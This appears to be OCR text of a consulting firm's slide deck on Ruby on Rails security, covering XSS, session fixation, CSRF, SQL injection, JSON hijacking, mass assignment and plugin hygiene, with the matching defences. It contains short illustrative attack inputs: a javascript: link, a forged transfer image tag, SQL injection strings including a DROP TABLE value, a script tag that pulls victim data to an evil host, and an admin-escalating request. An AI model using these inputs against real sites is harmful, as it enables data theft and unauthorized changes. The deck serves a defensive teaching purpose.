- No formatting allowed

  search query, user name, post title, …

- Formatting allowed

  post body, wiki page, …

XSS - No Formatting Allowed (Rails 2.x)

peritor consulting

Use the Rails `h()` helper to HTML escape user input

```
<h1>Hi <%=h @user.name %>, welcome!</h2>
```

But using `h()` everywhere is easy to forget.

Better, use safeERB, XSS Shield, or rails_xss plugins:

http://agilewebdevelopment.com/plugins/safe_erb

http://code.google.com/p/xss-shield/

http://github.com/NZKoz/rails_xss

XSS - No Formatting Allowed (Rails 3)

peritor consulting

Rails 3 auto escapes strings in RHTML template

```
<h1>Hi <%= @user.name %>, welcome!</h1>
```

Explicitly mark strings as HTML safe

```
<%= "<a href='#{login_path}'>Login</a>".html_safe! %>
```

XSS - No Formatting Allowed (Rails 3)

peritor consulting

rails_xss Plugin

- Built-in in Rails 3
- Introduces “Safe Buffer” concept
- Updates all the helpers to mark them as html_safe!
- Requires Erubis

Install and get familiar with if on Rails 2.x

http://github.com/NZKoz/rails_xss

XSS - Formatting Allowed

peritor consulting

Two approaches

Use custom tags that will translate to HTML (vBulletin tags, RedCloth, Textile, …)

Use HTML and remove unwanted tags and attributes


- Blacklist - Rails 1.2
- Whitelist - Rails 2.0

XSS - Custom Tags

peritor consulting

Relying on the external syntax is not really secure

```
RedCloth.new("<a href='javascript:alert(666)'>hello</a>",
[:filter_html]).to_html
=> "<p><a href=\"javascript:alert(666)\">hello</a></p>"
```



Filter HTML anyhow

XSS - HTML Filtering

peritor consulting

Use the Rails `sanitize()` helper

```
<div class="post">
  <%=h @post.user.name %> wrote:<br />
  <%= sanitize(@post.body) %>
</div>
```

Only effective with Rails > 2.0 (Whitelisting):

- Filters HTML nodes and attributes
- Removes protocols like *“javascript:”*
- Handles unicode/ascii/hex hacks

XSS - HTML Filtering

peritor consulting

sanitize(html, options = {})

```
<%= sanitize @article.body, :tags => %w(table tr td), :attributes => %w(id class style) %>

Rails::Initializer.run do |config|
  config.action_view.sanitized_allowed_tags = 'table', 'tr', 'td'
end

Rails::Initializer.run do |config|
  config.after_initialize do
    ActionView::Base.sanitized_allowed_tags.delete 'div'
  end
end

Rails::Initializer.run do |config|
  config.action_view.sanitized_allowed_attributes = 'id', 'class', 'style'
end
```

http://api.rubyonrails.com/classes/ActionView/Helpers/SanitizeHelper.html

XSS - HTML Filtering

peritor consulting

Utilize Tidy if you want to be more cautious

```ruby
require 'tidy'

def clean_xhtml(html)
  return '' if html.blank?

  xhtml = Tidy.open(:show_warnings=>false) do |tidy|
      tidy.options.output_xhtml = true
      tidy.options.escape_cdata = true
      tidy.options.hide_comments = true
      tidy.options.char_encoding = 'utf8'

      xhtml = tidy.clean(html)
      xhtml
  end

  return sanitize(xhtml)
end
```

Session Fixation

peritor consulting

Provide the user with a session that he shares with the attacker:

```
http://forum.example.com/thread/1?SESS_ID=02ccbd5684a96dd9
```

Session Fixation

peritor consulting

Rails uses only cookie-based sessions

Still, you should reset the session after a login

```ruby
def login
  if user = User.authenticate(params[:username], params[:password])
    reset_session
    session[:user_id] = user.id
    redirect_to home_url
  end
end

def logout
  reset_session
  redirect_to '/login'
end
```

The popular authentication plugins like restful_authentication are not doing this!

Cross-Site Request Forgery - CSRF

peritor consulting

You visit a malicious site which has an image like this

```
<img src="http://my.bank.example/account/transfer?to=bob&amount=1000">
```

Only accepting POST does not really help

CSRF Protection in Rails

peritor consulting

By default Rails > 2.0 will check all POST requests for a session token

```
class ApplicationController < ActionController::Base

  protect_from_forgery :secret => 'e8f7f38cdfdeb90cc4453584d793d5de'

end
```

```
class PostsController < ApplicationController

  protect_from_forgery :secret => 'e2fbd56%84a96dd8a', :only => [:update, :delete, :create]
  ...
end
```

All forms generated by Rails will supply this token

CSRF Protection in Rails

peritor consulting

Very useful and on-by-default, but make sure that

- GET requests are safe and idempotent
- Session cookies are not persistent (expires-at)

SQL Injection

peritor consulting

The user's input is not correctly escaped before using it in SQL statements

```
SELECT * FROM users WHERE username = 'peter' OR 1=1 --' ;
```

```
User.find(:first, :conditions => "username = #{params[:username]}")
```

SQL Injection Protection in Rails

peritor consulting

Always use the escaped form

```
User.find(:first, :conditions => ["username = ? ", params[:username] ])

User.find(:first, :conditions => { :user_name => user_name, :password => password })

User.find(:all, :conditions => [ "category IN (?)", [1,2,3] ])

User.find(:first, :conditions => ["username = :username ", :username => params[:username] ])
```

If you have to manually use a user-submitted value, use `quote()`

```
safe_name = quote(params[:user_name], username)

safe_age = quote(params[:age], age)
```

SQL Injection Protection in Rails

peritor consulting

Take care with Rails < 2.1

```
# params[:offset] => '1; DROP TABLE USERS'

Article.find(:all, :limit => params[:limit], :offset => params[:offset])
```

Limit and offset are only escaped in Rails >= 2.1

(MySQL special case)

.order()!

JavaScript Hijacking

peritor consulting

http://my.evil.site/

```
<!-- Use a script tag to load the victim data -->
<script src="http://my.bank.example/transactions.json"></script>
```

JSON response

```
[
  [from: a, to: b, amount: 300],
  [from: x, to: z, amount: -100],
]
```

The JSON response will be evaled by the Browser's JavaScript engine.

With a redefined `Array()` function this data can be sent back to http://my.evil.site

JavaScript Hijacking Prevention

peritor consulting

- Don’t put important data in JSON responses
- Use unguessable URLs
- Use a Browser that does not support the redefinition of Array & co, currently only FireFox 3
- Don’t return a straight JSON response, prefix it with garbage:

```
hi syntax error!
[
  [from: a, to: b, amount: 300],
  [from: x, to: z, amount: -100],
]
```

The Rails JavaScript helpers don’t support prefixed JSON responses

Mass Assignment

peritor consulting

User model

```
class User < ActiveRecord::Base
end

create_table "users", :force => true do |t|
  t.string   "login"
  t.string   "firstname"
  t.string   "lastname"
  t.string   "password"
  t.integer   "admin", :default => 0
end
```

Mass Assignment

peritor consulting

Handling in Controller

```
def update
  @user = User.find(params[:id])

  if @user.update_attributes(params[:user])
    flash[:notice] = "User successfully updated"
    redirect_to home_url
  end
end
```

A malicious user could just submit any value he wants

```
GET http://site.example/users/update/1?firstname=mike&admin=1
```

Mass Assignment

peritor consulting

Use `attr_protected` and `attr_accessible`

```
class User < ActiveRecord::Base
  attr_protected :admin
end
```

Vs.

```
class User < ActiveRecord::Base
  attr_accessible :login, :firstname, :lastname
end
```

Start with `attr_protected` and migrate to `attr_accessible` because of the different default policies for new attributes.

Rails Plugins

peritor consulting

Re-using code through plugins is very popular in Rails

+ Gems

Plugins can have their problems too

- Just because somebody wrote and published a plugin it doesn't mean the plugin is proven to be mature, stable or secure
- Popular plugins can also have security problems, e.g. restful_authentication
- Don't use svn:externals to track external plugins,
  if the plugin's home page is unavailable you cannot deploy your site

Rails Plugins

peritor consulting

How to handle plugins

- Always do a code review of new plugins and look for obvious problems
- Track plugin announcements
- Track external sources with Piston, a wrapper around svn:externals

```
$ piston import http://dev.rubyonrails.org/svn/rails/trunk vendor/rails
Exported r4720 from 'http://dev.rubyonrails.org/svn/rails/trunk' to 'vendor/rails'

$ svn commit -m "Importing local copy of Rails"
```

```
$ piston update vendor/rails
Updated 'vendor/rails' to r4720.

$ svn commit -m "Updates vendor/rails to the latest revision"
```

http://piston.rubyforge.org/

peritor consulting

Conclusion

Conclusion

peritor consulting

Rails has many security features enabled by default

- SQL quoting
- HTML sanitization
- CSRF protection

The setup can be tricky to get right

Rails is by no means a “web app security silver bullet” but adding security is easy and not a pain like in many other frameworks

peritor consulting

Questions?

Peritor GmbH
Blücherstaße 22
10961 Berlin

Telefon: +49 (0)30 69 20 09 84 0
Telefax: +49 (0)30 69 20 09 84 9

Internet: www.peritor.com
E-Mail: kontakt@peritor.com

©Peritor GmbH - Alle Rechte vorbehalten